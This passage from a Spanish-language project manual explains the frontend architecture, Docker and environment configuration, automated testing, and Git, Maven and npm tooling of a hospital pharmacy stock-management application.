2. Agrega `Accept: application/json`, `Authorization: Bearer <token>` si hay sesión y `Content-Type` solo si hay cuerpo.
3. Pone un **tiempo máximo de 15 segundos** (`AbortController`).
4. Si la respuesta no es OK, la traduce a un `ErrorApi` con un mensaje en español:

Respuesta	Qué hace
401 en el login	"Usuario o contraseña incorrectos."
401 en otro lado	Borra la sesión y avisa al `SesionProvider` → ingreso con "Tu sesión expiró".
403	"No tenés permiso para esta acción." y refresca los permisos.
400 / 404 / 409	El `detail` del backend, con `codigo`, `errors` y `faltantes` disponibles.
5xx	"Ocurrió un error en el servidor. Código: {errorId}."
Sin conexión	"No se pudo conectar con el servidor."
15 s sin respuesta	"El servidor tardó demasiado en responder."

> **Por qué un solo lugar:** el token, los errores y el tiempo máximo se manejan igual en toda la app. En el prototipo cada pantalla hacía su propio `fetch` y cada una fallaba distinto.

El cliente **no importa React ni el router**: recibe dos funciones (`alExpirarSesion`, `alProhibido`) del `SesionProvider`. Así se puede probar solo (`cliente.test.ts`).

`errores.ts`

Lee el ProblemDetail del backend **sin confiar en su forma** (valida cada propiedad) y define los mensajes fijos.

`consultas.ts`

Configura TanStack Query: datos "frescos" por 30 segundos, reintento máximo 1 vez y solo ante red caída o 5xx; los errores de red o servidor en acciones se avisan en un solo lugar.

`esquema.ts` y `tipos.ts`

`esquema.ts` se **genera** con `npm run api:tipos` a partir del OpenAPI del backend: **no se edita a mano**. `tipos.ts` les da nombres cortos (`Medicamento`, `Lote`, `PaginaAreas`…) y es el único archivo que nombra los tipos generados.

Un archivo por recurso

`medicamentos.ts`, `lotes.ts`, `transferencias.ts`, `areas.ts`, `proveedores.ts`, `usuarios.ts`, `alertas.ts`, `reportes.ts`, `auth.ts`. Cada uno exporta **hooks**: `useMedicamentos`, `useGuardarMedicamento`, `useTransferir`… Las pantallas solo usan estos hooks.

`invalidaciones.ts`: después de un cambio de stock invalida medicamentos, lotes, movimientos, alertas, resumen, transferencias y proveedores.

4. `auth/`: sesión

Archivo	Qué hace
`almacenSesion.ts`	Lee y escribe el token y su vencimiento en `sessionStorage`.
`SesionProvider.tsx`	Al iniciar, si hay token, pide `/api/auth/me` (pantalla "Cargando…" para que el login no parpadee). Expone `usuario`, `puede(permiso)`, `iniciarSesion`, `cerrarSesion`. Programa **un** `setTimeout` para avisar 5 minutos antes del vencimiento.
`RutaProtegida.tsx`	Sin sesión → `/ingresar` recordando a dónde ibas; sin permiso → `/sin-permiso`.
`PaginaIngreso.tsx`	Formulario de login. Después de ingresar, vuelve a la ruta pedida (solo rutas internas).
`PaginaRecuperacion.tsx`	Los dos pasos de la recuperación de contraseña.
`MarcoIngreso.tsx`	El marco centrado con logo de las pantallas de ingreso.
`PaginaSinPermiso.tsx`	"No tenés permiso para ver esta página."

5. `components/`: piezas reutilizables

Componente	Qué es
`Layout`	Barra superior (en pantallas chicas), menú y `<main>` con la página.
`Menu`	Menú lateral agrupado; cada enlace se muestra solo si `puede(permiso)`.
`Tabla`	Tabla genérica: columnas declarativas, orden con `aria-sort`, esqueletos al cargar, mensaje si está vacía.
`Paginador`	"Mostrando 1–20 de 57", Anterior / Siguiente.
`Modal`	Cuadro de diálogo con `<dialog>` nativo: Escape cierra, el foco vuelve al botón que lo abrió.
`Confirmacion`	Modal de "¿Seguro?" con botón rojo para acciones peligrosas.
`Avisos`	Toasts: éxito (`role="status"`, se van a los 5 s) y error (`role="alert"`, quedan).
`Estados`	`Cargando`, `Vacio`, `ErrorCarga` (con "Reintentar").
`Insignia`, `InsigniaActivo`	Etiquetas de estado con palabra y color.
`CampoFormulario`	Etiqueta + "(obligatorio)" + ayuda + error, con `aria-invalid` y `aria-describedby`.
`CampoBusqueda`	Buscador con ícono y espera de 300 ms.
`BuscadorMedicamento`	Combobox accesible (flechas, Enter, Escape) para elegir un medicamento.
`CasillaInactivos`	"Incluir inactivos".
`EncabezadoPagina`	Título de la página + `<title>` de la pestaña + acciones.

Componente	Qué es
`LimiteErrores`	Atrapa errores inesperados de React y muestra un mensaje.
`Logo`	Logo (escudo con cruz sanitaria, en SVG) y marca.

6. `hooks/`

Hook	Qué hace
`useFormulario`	Valores, errores por campo, `validarTodo`, `aplicarErrorServidor`, `registrar(campo)`. Valida al salir del campo y al enviar, nunca en cada tecla.
`useFiltrosUrl`	Filtros, orden y página en la URL. Cualquier cambio de filtro vuelve a la página 1.
`useDebounce`	Retrasa un valor 300 ms (búsquedas).
`useDescarga`	Descarga Excel/PDF con estado "Descargando…" por botón y aviso si falla.

7. `utils/`: funciones puras (fáciles de probar)

Archivo	Qué hace
`fechas.ts`	`formatearFecha('2026-11-30')` → `30/11/2026` sin `new Date`; "hoy" en Buenos Aires; diferencia de días.
`numeros.ts`	Formato `es-AR` (`1.234`).
`cuit.ts`	Máscara `XX-XXXXXXXX-X` y dígito verificador (mismos vectores que el backend).
`estadoStock.ts`	Estado → `{texto, tono}` (por ejemplo `VENCIDO` → "Vencido", peligro).
`validaciones.ts`	`obligatorio`, `longitudEntre`, `combinar`… para `useFormulario`.
`descargas.ts`	Guarda un Blob como archivo con el nombre de `Content-Disposition`.
`roles.ts`	Nombre legible de cada rol.
`medicamento.ts`	Nombre completo "Amoxicilina comprimidos 500 mg".

8. `pages/`: las pantallas

Carpeta	Pantallas
`panel/`	Panel: indicadores, alertas, últimas transferencias, unidades por área.
`medicamentos/`	Lista, detalle (lotes + movimientos), formulario de alta y edición.
`ingresos/`	Ingreso de mercadería.
`transferencias/`	Nueva transferencia, historial, comprobante; `borrador.ts` guarda el borrador.
`lotes/`	Lotes y vencimientos, con baja y ajuste.
`reportes/`	Los tres reportes.
`proveedores/`, `areas/`, `usuarios/`	ABM.
`cuenta/`	Mi cuenta y cambio de contraseña.
`PaginaNoEncontrada.tsx`	"No encontramos esta página."

Cómo se arma una pantalla de lista (ejemplo: Áreas)

```
export function PaginaAreas() {
  const filtros = useFiltrosUrl();                          // 1. filtros, orden y página desde la URL
  const { puede } = useSesion();                            // 2. permisos
  const puedeEditar = puede('CATALOGO_EDITAR');
  const [editando, setEditando] = useState<Area | 'nueva' | null>(null);   // 3. qué modal está abierto

  const consulta = useAreas({                               // 4. datos (TanStack Query)
    q: filtros.leer('q') || undefined,
    activo: filtroActivo(filtros),
    page: filtros.pagina,
    sort: filtros.ordenApi,
  });

  const columnas: Columna<Area>[] = [                       // 5. columnas declarativas
    { clave: 'nombre', encabezado: 'Nombre', celda: (a) => a.nombre, campoOrden: 'nombre' },
    { clave: 'estado', encabezado: 'Estado', celda: (a) => <InsigniaActivo activo={a.activo} femenino />
},
  ];
  if (puedeEditar) columnas.push({ clave: 'acciones', /* Editar / Dar de baja */ ... });

  return (
    <>
      <EncabezadoPagina titulo="Áreas"
        acciones={puedeEditar && <button onClick={() => setEditando('nueva')}>Nueva área</button>} />
      <div className="filtros">
        <CampoBusqueda ... /> <CasillaInactivos ... />      {/* el buscador espera 300 ms antes de
escribir en la URL */}
      </div>
      <Tabla columnas={columnas} ... />                      {/* 6. tabla con carga/vacío/error */}
      <Paginador ... />
      {editando && <FormularioArea area={...} alCerrar={() => setEditando(null)} />}   {/* 7. alta/edición
en un modal */}
      <Confirmacion ... />                                   {/* 8. confirmar baja */}
    </>
  );
}
```

(Simplificado. Abrí `pages/areas/PaginaAreas.tsx` para ver el código completo.)

La pantalla más compleja: Nueva transferencia

`pages/transferencias/PaginaNuevaTransferencia.tsx`:

- Estado: área, lista de líneas `{medicamentoId, cantidad, …}`, observaciones.
- **Borrador** en `sessionStorage` (`borrador.ts`): se guarda en cada cambio y se valida al leerlo (si tiene una forma inválida, se descarta).
- Al agregar un medicamento repetido, se **suma** a su línea.
- Valida que cada cantidad sea entera, > 0 y ≤ disponible.
- **Revisar y confirmar** abre un modal con el resumen.
- Al confirmar, un `useRef` bloquea el **doble clic** (el segundo clic puede llegar antes de que el botón se deshabilite).
- Si el backend responde 409 `STOCK_INSUFICIENTE`, cierra el modal, marca cada línea con "Disponible: X (pediste Y)", actualiza el stock y **conserva todo**.
- Si sale bien, borra el borrador, invalida las consultas de stock y navega al comprobante.

9. `styles/`: el CSS

Archivo	Contenido
`tokens.css`	**Variables** de diseño: colores (con el contraste verificado al lado), espacios, radios, sombras, tipografía, tiempos y curvas de animación. Si querés cambiar un color, se cambia acá.
`base.css`	Estilos generales: fuente, títulos, enlaces, foco visible.
`componentes.css`	Un bloque por componente (`.boton`, `.tabla`, `.modal`, `.menu`...).
`animaciones.css`	Entrada de páginas, modal, avisos, menú móvil, esqueletos. Con "reducir movimiento" quedan como fundidos.
`impresion.css`	Al imprimir: oculta el menú y botones, muestra el comprobante en blanco y negro.

Convención de nombres: `bloque__elemento--variante` (BEM), por ejemplo `.boton--primario`, `.menu__enlace`. Sin Bootstrap ni Tailwind: CSS propio con variables.

10. Accesibilidad (cómo se cumple)

Pauta	Cómo
Contraste	Colores verificados contra WCAG AA (anotados en `tokens.css`).
Teclado	Todo es usable con Tab, Enter y Escape; foco siempre visible.
Saltar al contenido	Enlace oculto al inicio.
Etiquetas	Todos los campos tienen `<label>`; errores con `aria-invalid` y `aria-describedby`.
No solo color	Estados con palabra.
Modales	`<dialog>` nativo con `aria-labelledby`.
Avisos	`role="status"` / `role="alert"` para lectores de pantalla.
Tablas	Orden con `aria-sort`.
Movimiento	Respeta `prefers-reduced-motion`.
Verificación	`eslint-plugin-jsx-a11y` + axe en la prueba punta a punta.

11. Desarrollo sin backend: el mock

`frontend/mock/servidor.mjs` es un backend **simulado** con datos en memoria que respeta el mismo contrato. Sirve para trabajar en las pantallas sin levantar Java ni la base. No entra en el build ni en la imagen Docker.

13 — Docker y entornos

1. El problema que resuelve Docker

"En mi máquina anda." Para correr el sistema hace falta Java 21, PostgreSQL 16 con cierta configuración, variables de entorno… Instalarlo a mano en cada computadora es lento y cada una termina distinta.

Docker empaqueta cada programa con **todo lo que necesita** (sistema base, Java, bibliotecas) en un **contenedor** aislado, que corre igual en Windows, Linux o macOS.

2. Conceptos

Concepto	Analogía	Qué es
Imagen	La receta (o el molde)	Paquete de solo lectura con el programa y sus dependencias. Ej.: `postgres:16-alpine`.
Contenedor	La torta hecha con la receta	Una imagen **ejecutándose**. Se puede crear, parar y borrar.
Dockerfile	La receta escrita	Archivo con los pasos para construir una imagen.
Volumen	Un disco externo	Lugar donde se guardan datos que tienen que sobrevivir al contenedor (la base).
Puerto publicado	Una ventanilla	Conecta un puerto de tu máquina con uno del contenedor (`127.0.0.1:8080:8080`).
Docker Compose	El plano de la cocina	Archivo (`docker-compose.yml`) que levanta **varios** contenedores juntos y los conecta.
Registro (Docker Hub)	El supermercado	De donde se descargan imágenes públicas.

> **Ojo:** un contenedor **no** es una máquina virtual completa: comparte el núcleo del sistema operativo, por eso arranca en segundos y ocupa poco.

3. El `docker-compose.yml` del proyecto

```
services:
  db:                                     # la base de datos
    image: postgres:16-alpine             # imagen oficial, versión fija (nunca "latest")
    environment:
      POSTGRES_DB: farmacia
      POSTGRES_USER: ${DB_USER:-farmacia}
      POSTGRES_PASSWORD: ${DB_PASSWORD:?Definí DB_PASSWORD en .env}   # obligatoria
    volumes:
      - farmacia-db:/var/lib/postgresql/data   # los datos viven en un volumen
    ports:
      - "127.0.0.1:${DB_PUERTO:-5432}:5432"    # solo accesible desde esta máquina
    healthcheck:                              # "estoy lista" cuando pg_isready responde
      test: ["CMD-SHELL", "pg_isready -U $${POSTGRES_USER} -d $${POSTGRES_DB}"]

  api:                                    # el backend
    build: ./backend                      # se construye con backend/Dockerfile
    depends_on:
      db:
        condition: service_healthy        # espera a que la base esté lista
    env_file: .env                        # toma las variables del .env
    environment:
      DB_URL: jdbc:postgresql://db:5432/farmacia   # "db" es el nombre del otro servicio
      SPRING_PROFILES_ACTIVE: ${SPRING_PROFILES_ACTIVE:-demo}
    ports:
      - "127.0.0.1:8080:8080"

volumes:
  farmacia-db:
```

Dentro de la red de Compose, los servicios se encuentran **por su nombre**: el backend se conecta a `db:5432`, no a `localhost`.

4. El Dockerfile del backend (multi-etapa)

```
# Etapa 1: compilar (imagen grande, con el JDK)
FROM eclipse-temurin:21-jdk AS build
WORKDIR /app
COPY mvnw pom.xml ./
COPY .mvn .mvn
RUN chmod +x mvnw && ./mvnw -B -q dependency:go-offline   # bajar dependencias (capa en caché)
COPY src src
RUN ./mvnw -B -q package -DskipTests && ...               # compilar el .jar

# Etapa 2: ejecutar (imagen chica, solo el JRE)
FROM eclipse-temurin:21-jre
RUN groupadd --system farmacia && useradd --system --gid farmacia ... farmacia
COPY --from=build /app/extraido/... ./                    # solo lo compilado
USER farmacia                                             # sin privilegios de root
EXPOSE 8080
ENTRYPOINT ["java", "org.springframework.boot.loader.launch.JarLauncher"]
```

Por qué así:

- **Dos etapas:** la imagen final no lleva el compilador ni el código fuente: es más chica y más segura.

- **Dependencias primero:** si solo cambia el código (no el `pom.xml`), Docker reusa la capa con las dependencias ya descargadas y compila mucho más rápido.
- **`-DskipTests`:** única excepción a la regla de no saltear pruebas: dentro del build no hay Docker para Testcontainers. Las pruebas corren con `./mvnw verify` y en la integración continua.
- **Usuario sin root:** si alguien lograra entrar al contenedor, no tendría privilegios.

El del frontend es parecido: compila con Node (`npm ci` + `npm run build`) y sirve `dist/` con `nginx-unprivileged` (nginx sin root) en el puerto 8080.

5. Variables de entorno y el archivo `.env`

Una **variable de entorno** es un valor que el sistema operativo le pasa a un programa al arrancarlo. Sirven para la **configuración que cambia según dónde corre** el programa (y para los **secretos**), sin tocar el código.

```
.env.example   → plantilla SIN secretos, se sube a git
.env           → copia con los valores reales, NO se sube (está en .gitignore)
```

Variable	Para qué
`DB_USER`, `DB_PASSWORD`, `DB_PUERTO`	Base de datos.
`JWT_SECRET`	Clave para firmar los tokens (≥ 32 bytes).
`ADMIN_PASSWORD`	Contraseña del `admin` inicial.
`DEMO_PASSWORD`	Contraseña de los usuarios demo.
`CORS_ORIGENES`	Orígenes permitidos (vacío normalmente).
`SPRING_PROFILES_ACTIVE`	`demo`, `prod`, `dev`.

En `application.yml`, `${JWT_SECRET:}` quiere decir "el valor de la variable `JWT_SECRET`, o vacío si no existe".

6. Perfiles (entornos)

Perfil	Cuándo	Qué cambia
`dev`	Programando en tu máquina.	Valores por defecto de conexión, SQL en el log, Swagger.
`demo`	Para mostrar el sistema.	Carga datos de ejemplo; muestra el código de recuperación; Swagger.
`prod`	En el hospital.	Sin datos de ejemplo, sin Swagger.
`test`	Pruebas automáticas.	Reloj fijo, base en Testcontainers.

`demo` + `prod` juntos → la aplicación **no arranca** (para no cargar datos falsos en producción por error).

7. Comandos que vas a usar

Comando	Qué hace
`docker compose up --build`	Construye las imágenes y levanta todo (ves los logs). `Ctrl + C` para parar.
`docker compose up -d --build`	Igual, pero en segundo plano.

Comando	Qué hace
`docker compose ps`	Qué contenedores están corriendo y si están sanos.
`docker compose logs -f api`	Ver los logs del backend en vivo.
`docker compose down`	Parar y borrar los contenedores (los datos quedan en el volumen).
`docker compose down -v`	Igual, y **borra los datos** (empezar de cero).
`docker compose up -d db`	Levantar solo la base (para correr el backend desde el IDE).
`docker compose exec db psql -U farmacia farmacia`	Abrir una consola SQL dentro de la base.

8. Levantar todo, paso a paso (para practicar)

1. Abrí **Docker Desktop** y esperá a que diga que está corriendo.
2. En la carpeta del proyecto: `cp .env.example .env` (PowerShell: `Copy-Item .env.example .env`).
3. Editá `.env`: poné una `DB_PASSWORD`, generá un `JWT_SECRET` (comando en `.env.example`) y poné un `ADMIN_PASSWORD`.
4. `docker compose up --build` y esperá `Started FarmaciaApplication`.
5. Probá http://localhost:8080/actuator/health → `{"status":"UP"}`.
6. En otra terminal: `cd frontend`, `npm install` (la primera vez) y `npm run dev`.
7. Abrí http://localhost:5173 e ingresá con `farmaceutico` / `demo1234` o `admin` / tu `ADMIN_PASSWORD`.

Mirar la base por dentro

```
docker compose exec db psql -U farmacia farmacia
```

```
\dt                                  -- listar tablas
select * from area;                  -- ver las áreas
select numero_lote, fecha_vencimiento, cantidad_actual from lote order by fecha_vencimiento limit 10;
select tipo, cantidad, saldo_resultante from movimiento_stock where lote_id = 1 order by fecha_hora;
\q                                   -- salir
```

9. Integración continua (CI)

Cada vez que se sube código a GitHub, **GitHub Actions** (`.github/workflows/ci.yml`) levanta una máquina limpia, instala Java 21 y corre `./mvnw verify` (formato + todas las pruebas del backend, con Docker para Testcontainers). Si algo falla, se ve en rojo en GitHub. Así nadie puede romper algo sin enterarse.

Resumen

Concepto	En una frase
Imagen / contenedor	Receta / torta hecha con la receta.
Dockerfile	Pasos para construir una imagen.
Compose	Levantar varios contenedores juntos.
Volumen	Datos que sobreviven a los contenedores.
Variable de entorno	Configuración y secretos fuera del código.

Concepto	En una frase
Perfil	Juego de configuración según el entorno.
CI	Prueba automática de cada cambio en GitHub.

14 — Pruebas (tests)

1. Para qué sirven

Una **prueba automática** es código que usa tu código y verifica que dé el resultado esperado. Probar a mano cada pantalla después de cada cambio es lento y se olvidan casos. Las pruebas:

- Detectan errores **antes** de que lleguen al usuario.
- Permiten **cambiar con confianza**: si rompiste algo, una prueba se pone en rojo en segundos.
- **Documentan** cómo se tiene que comportar el sistema ("vence hoy → POR_VENCER").
- **Demuestran** cosas difíciles de ver a mano (dos transferencias al mismo milisegundo).

2. Estructura de una prueba: Preparar, Actuar, Verificar


```
@Test
void unLoteQueVenceHoyNoEstaVencido() {
    // Preparar (Arrange / Given)
    LocalDate hoy = LocalDate.of(2026, 11, 12);
    Lote lote = loteQueVence(hoy);

    // Actuar (Act / When)
    boolean vencido = lote.estaVencido(hoy);

    // Verificar (Assert / Then)
    assertThat(vencido).isFalse();
}
```

El nombre de la prueba dice **qué comportamiento** se espera. Si falla, el nombre ya explica qué se rompió.

3. Tipos de prueba



Tipo	Qué prueba	Velocidad	Ejemplo del proyecto
Unitaria	Una clase o función sola. Lo demás se reemplaza por simulaciones.	Milisegundos.	`LoteTest`, `TransferenciaServiceTest`, `fechas.test.ts`
Integración	Varias piezas juntas: controlador + servicio + base real.	Segundos.	`FlujoCompletoIT`, `SeguridadIT`
Punta a punta (e2e)	El sistema completo como lo usa una persona, en un navegador.	Decenas de segundos.	`e2e/capturas.spec.ts`

4. Herramientas del backend

Herramienta	Para qué
JUnit 5	Marca y ejecuta las pruebas (`@Test`, `@ParameterizedTest`, `@BeforeEach`).
AssertJ	Verificaciones legibles: `assertThat(stock).isEqualTo(40)`.
Mockito	**Simulaciones** (*mocks*): objetos falsos que reemplazan dependencias.
MockMvc	Simula pedidos HTTP a la API sin levantar un servidor de verdad.
Testcontainers	Levanta un **PostgreSQL real** en Docker para las pruebas de integración.
JaCoCo	Mide qué porcentaje del código ejecutaron las pruebas (cobertura).

Convención de nombres: `*Test` = unitarias (las corre Surefire), `*IT` = integración (las corre Failsafe). `./mvnw verify` corre las dos.

Mocks: probar el servicio sin base

`TransferenciaServiceTest` prueba el FEFO sin base de datos. Al servicio se le pasan repositorios **falsos** que devuelven los lotes que la prueba quiere:

```
// Esquema simplificado (no es copia literal de la prueba)
// Preparar: el repositorio falso devuelve tres lotes con distintos vencimientos
when(loteRepository.bloquearDisponibles(any(), any())).thenReturn(List.of(loteMarzo, loteDiciembre,
loteEnero));

// Actuar
TransferenciaResponse r = servicio.transferir(pedidoDe(150));

// Verificar: se tomó primero el que vence antes
assertThat(r.detalle()).extracting("numeroLote").containsExactly("DIC", "ENE");
```

Por eso la inyección por constructor importa: permite pasar estos falsos.

Reloj fijo

En las pruebas, el bean `Clock` se reemplaza por uno **fijo** (`RelojFijoConfig`): "hoy" es siempre la misma fecha. Así "vence hoy", "venció ayer" y "vence en 31 días" dan siempre igual, cualquier día que se corran.

Testcontainers: una base de verdad

```
@TestConfiguration
class ContenedoresConfig {
    @Bean
    @ServiceConnection                      // Spring se conecta solo a este contenedor
    PostgreSQLContainer postgres() {
        return new PostgreSQLContainer(DockerImageName.parse("postgres:16-alpine"));   // la misma imagen
que docker-compose
    }
}
```

¿Por qué no una base en memoria (H2)? Porque se quiere probar lo que hace **PostgreSQL**: los `CHECK`, el `FOR UPDATE`, el SQL específico. Una prueba que pasa con otra base podría fallar en producción.

Todas las pruebas de integración heredan de `IntegracionBase`, así comparten **un solo contenedor y un solo contexto de Spring** (arranca una vez, no 10).

La prueba de concurrencia, explicada

`TransferenciaConcurrenciaIT.dosTransferenciasSimultaneasNoDejanStockNegativo`:

1. Crea un lote de **100**.
2. Prepara **dos hilos** (dos "personas") que piden **60** cada uno.
3. Un `CountDownLatch` hace de "largada": los dos esperan la señal y arrancan **a la vez**.
4. Junta los resultados.
5. Verifica: **exactamente uno** recibió 201 y el otro 409; el stock final es **40**.

Esta prueba **no** es `@Transactional` (si lo fuera, todo pasaría en una sola transacción y no habría concurrencia real).

5. Herramientas del frontend

Herramienta	Para qué
Vitest	Ejecuta las pruebas (como JUnit).
Testing Library	Dibuja un componente y lo usa como una persona: busca por texto o rol, hace clic, escribe.
jsdom	Un "navegador simulado" dentro de Node.
user-event	Simula escritura y clics realistas.
Playwright	Maneja un Chrome real para la prueba punta a punta.
axe-core	Revisa la accesibilidad de cada pantalla.

Ejemplo (esquema simplificado de lo que hace `NuevaTransferencia.test.tsx`; los nombres de las funciones auxiliares son ilustrativos):

```
test('si falta stock, marca la línea y no pierde lo cargado', async () => {
  // el fetch falso responde 409 con faltantes
  responder409ConFaltantes({ medicamentoId: 5, disponible: 12, solicitado: 20 });
  render(<PaginaNuevaTransferencia />);

  await agregarLinea('Paracetamol', 20);
  await user.click(screen.getByRole('button', { name: 'Revisar y confirmar' }));
  await user.click(screen.getByRole('button', { name: 'Confirmar transferencia' }));

  expect(await screen.findByText(/Disponible: 12 \(pediste 20\)/)).toBeInTheDocument();
  expect(screen.getByDisplayValue('20')).toBeInTheDocument();   // la línea sigue ahí
});
```

Se busca por **rol y texto visible** (`getByRole('button', { name: ... })`), igual que lo haría una persona o un lector de pantalla. Si la prueba encuentra el botón, también lo encuentra un usuario ciego.

6. La prueba punta a punta

`frontend/e2e/capturas.spec.ts` abre Chrome, ingresa como admin y recorre **16 pantallas**. En cada una espera a que terminen las cargas y las animaciones, corre **axe** (falla ante problemas de accesibilidad serios o críticos) y guarda una **captura** en `docs/capturas/`. Esas capturas son las del informe y el manual.

7. Cómo correrlas

Dónde	Comando	Qué necesitás
`backend/`	`./mvnw verify` (PowerShell: `.\mvnw.cmd verify`)	Docker corriendo.
`backend/`	`./mvnw test -Dtest=LoteTest`	Una sola clase.
`frontend/`	`npm test`	Nada más.
`frontend/`	`npx vitest NuevaTransferencia`	Un solo archivo.
`frontend/`	`npm run capturas`	La app levantada y `npx playwright install chromium` la primera vez.

Cobertura del backend: `backend/target/site/jacoco/index.html` (abrilo en el navegador).

8. TDD (desarrollo guiado por pruebas)

1. **Rojo:** escribir una prueba de algo que todavía no existe. Falla.
2. **Verde:** escribir el código mínimo para que pase.
3. **Refactorizar:** mejorar el código, con la prueba como red de seguridad.

Se usó en la lógica crítica: FEFO, alertas, CUIT, reglas del lote, y en el frontend en el cliente HTTP y la nueva transferencia.

9. Mapa: qué prueba cada cosa importante

Si te preguntan…	La prueba es…
"¿Cómo sabés que el FEFO funciona?"	`TransferenciaServiceTest` (unitaria) y `FlujoCompletoIT` (integración).
"¿Y con dos personas a la vez?"	`TransferenciaConcurrenciaIT`.
"¿Cómo sabés que no se ve el hash?"	`SeguridadIT.ningunaRespuestaExponeLaContrasenaNiElHash`.
"¿Y los bordes de vencimiento?"	`AlertaServiceTest`.
"¿Y si falta la clave del JWT?"	`ConfiguracionTest`.
"¿Los movimientos cierran con el stock?"	`FlujoCompletoIT`.
"¿El CUIT se valida igual en front y back?"	`CuitValidatorTest` y `cuit.test.ts` usan los mismos ejemplos.
"¿Es accesible?"	`capturas.spec.ts` con axe.
"¿Un texto malicioso rompe la pantalla?"	`seguridad.test.tsx`.

Resumen

Concepto	En una frase
Prueba unitaria	Una pieza sola, con simulaciones. Rápida.
Prueba de integración	Varias piezas juntas, con base real.
Prueba e2e	El sistema entero en un navegador.
Mock	Objeto falso que reemplaza una dependencia.
Testcontainers	PostgreSQL real en Docker durante las pruebas.
Reloj fijo	"Hoy" constante para que las pruebas de fechas sean estables.
TDD	Rojo → verde → refactorizar.

15 — Git y herramientas

1. Git: el historial del código

Git guarda **fotos** (versiones) del proyecto a lo largo del tiempo. Permite volver atrás, ver quién cambió qué y trabajar varias personas a la vez sin pisarse.

Concepto	Qué es
Repositorio	La carpeta del proyecto con todo su historial (la carpeta oculta `.git`).
Commit	Una foto del proyecto con un mensaje que explica el cambio.
Rama (branch)	Una línea de trabajo paralela. Se trabaja en una rama y después se junta con la principal.
Merge	Juntar los cambios de una rama en otra.
Remoto	Copia del repositorio en un servidor (GitHub).
Push / Pull	Subir tus commits al remoto / traer los del remoto.
Clone	Copiar un repositorio remoto a tu máquina.
Pull request (PR)	Pedido en GitHub para juntar una rama, con revisión.
`.gitignore`	Archivos que git no tiene que guardar (`.env`, `node_modules`, `target`).

Comandos básicos

```
git status                # qué cambió
git diff                  # ver los cambios línea por línea
git add archivo           # preparar un archivo para el próximo commit
git commit -m "mensaje"   # guardar la foto
git log --oneline         # historial resumido
git switch -c mi-rama     # crear una rama y pasarse a ella
git switch main           # volver a main
git pull                  # traer cambios
git push                  # subir cambios
```

Conventional Commits

Los mensajes del proyecto siguen un formato: `tipo(alcance): descripción en español`.

```
feat(transferencia): descontar stock con criterio FEFO
fix(seguridad): devolver 401 en JSON sin redirigir
test(alerta): cubrir bordes de vencimiento
docs: presupuesto con valor hora de $25.000
```

Tipo	Significa
`feat`	Funcionalidad nueva.
`fix`	Corrección de un error.
`test`	Pruebas.
`docs`	Documentación.
`refactor`	Cambio interno sin cambiar el comportamiento.

Tipo	Significa
`build`	Compilación, dependencias, Docker.

Commits **chicos**: cada uno con un cambio coherente. Así el historial cuenta la historia del proyecto y es fácil encontrar cuándo se introdujo algo.

2. Maven (backend)

Maven es la herramienta de construcción de Java. Lee `backend/pom.xml`, donde están:

- Las **dependencias** (bibliotecas): Spring Boot, PostgreSQL, Flyway, Lombok, OpenPDF… Maven las descarga solo.
- Los **plugins**: compilar, correr pruebas (Surefire y Failsafe), formato (Spotless), cobertura (JaCoCo).

El proyecto trae el **wrapper** (`mvnw`, `mvnw.cmd`): un script que descarga la versión correcta de Maven, así no hace falta instalarlo.

Comando	Qué hace
`./mvnw compile`	Compila.
`./mvnw test`	Pruebas unitarias.
`./mvnw verify`	Formato + unitarias + integración (el que se usa antes de cada commit).
`./mvnw spotless:apply`	Formatea el código.
`./mvnw spring-boot:run`	Levanta el backend.
`./mvnw package`	Genera el `.jar` en `target/`.

El BOM de Spring Boot: las versiones de las bibliotecas que maneja Spring Boot no se escriben en el `pom.xml`: Spring Boot elige versiones compatibles entre sí. Solo se fija la versión de lo que Spring no maneja (springdoc, Spotless, JaCoCo, OpenPDF…).

3. npm (frontend)

npm es el gestor de paquetes de Node. Lee `frontend/package.json`:

- `dependencies`: lo que va en la aplicación (React, TanStack Query, React Router, lucide-react).
- `devDependencies`: herramientas de desarrollo (TypeScript, Vite, ESLint, Vitest, Playwright).
- `scripts`: comandos con nombre.

`package-lock.json` fija las versiones exactas para que todos instalen lo mismo. `node_modules/` es donde se descargan (no se sube a git).

Comando	Qué hace
`npm install`	Instala las dependencias.
`npm run dev`	Servidor de desarrollo en http://localhost:5173.
`npm run build`	Compila para producción en `dist/`.
`npm run lint`	ESLint.

Comando	Qué hace
`npm run typecheck`	Verificación de tipos.
`npm test`	Pruebas.
`npm run format`	Prettier.
`npm run knip`	Código sin usar.
`npm run api:tipos`	Regenerar los tipos desde el OpenAPI del backend.
`npm run mock`	Backend simulado.
`npm run capturas`	Prueba e2e + capturas.

4. Calidad automática

Herramienta	Dónde	Qué controla
Spotless + google-java-format	Backend	Formato del código Java. `verify` falla si no está aplicado.
ESLint	Frontend	Errores comunes, reglas de React, accesibilidad (`jsx-a11y`), prohibiciones (`innerHTML` , `console` , `alert`). Sin advertencias permitidas.
Prettier	Frontend	Formato.
TypeScript estricto	Frontend	Tipos.
knip	Frontend	Archivos, exports y dependencias sin usar.

El objetivo: que el estilo y los errores obvios los controle una máquina, y la revisión humana se concentre en la lógica.

5. Documentar la API: OpenAPI y Swagger

- **OpenAPI**: formato estándar (JSON/YAML) que describe todos los endpoints, sus parámetros y respuestas. Lo genera **springdoc** a partir de los controladores: http://localhost:8080/v3/api-docs.
- **Swagger UI**: página web que muestra ese contrato y permite **probar** la API desde el navegador: http://localhost:8080/swagger-ui.html (botón "Authorize" para pegar el token).
